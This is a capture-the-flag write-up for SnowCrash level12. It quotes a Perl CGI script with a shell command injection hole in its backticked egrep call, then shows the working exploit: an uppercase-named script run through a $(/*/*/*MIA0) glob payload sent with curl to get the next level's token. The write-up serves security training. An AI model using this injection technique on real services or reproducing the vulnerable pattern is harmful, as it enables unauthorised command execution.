

|level12

Inside the level12 home directory, we found a Perl script named *"level12.pl"*.

This script seemed simple but proved to be a real brain-teaser, listening on localhost port 4646 and employing the CGI module to process web inputs.



```
#!/usr/bin/env perl
# localhost:4646
use CGI qw{param};
print «Content-type: text/html\n\n»;

sub t {
    $nn = $_[1];
    $xx = $_[0];
    $xx =~ tr/a-z/A-Z/;
    $xx =~ s/\s.*//;
    @output = `egrep "^$xx" /tmp/xd 2>&1`;
    foreach $line (@output) {
        ($f, $s) = split(/:/, $line);
        if($s =~ $nn) {
            return 1;
        }
    }
    return 0;
}

sub n {
    if($_[0] == 1) {
        print("..");
    } else {
        print(«.»);
    }
}

n(t(param(«x»), param(«y»)));
```

|level12²

The crux of the script is the following command:


```
@output = `egrep "^$xx" /tmp/xd 2>&1`;
```

Here, the "\$xx" variable is sanitized from HTML query parameter "x". The challenge was that "\$xx" gets converted to uppercase and truncated at spaces, making conventional shell injection difficult.

The script's primary function is to:

- Convert \$_[0] to uppercase.
- Trim spaces and any subsequent characters from \$_[0].
- Use egrep to search the /tmp/xd file for lines beginning with the altered \$_[0].

Our breakthrough came when we realized we could exploit the egrep command to execute an all-uppercase file. Thus, we devised an executable script that invokes the getflag command and writes the output to another file:

A terminal window with a dark background and three colored window control buttons (red, yellow, green) in the top-left corner. The terminal shows a sequence of commands and outputs. First, a user at the 'level13@SnowCrash' prompt runs 'cat /var/tmp/MIA0', which outputs a shell prompt '#!/bin/sh'. Then, the user runs 'getflag > /var/tmp/flag'. Next, at the 'level12@SnowCrash' prompt, the user runs 'chmod 777 /var/tmp/MIA0'. Then, the user runs 'curl http://localhost:4646?x='\$(/*/*/*MIA0)'' which outputs a token. Finally, the user runs 'cat /var/tmp/flag' which outputs the token. Then, the user runs 'su level13' and provides the token as a password. The prompt changes to 'level13@SnowCrash:~\$'.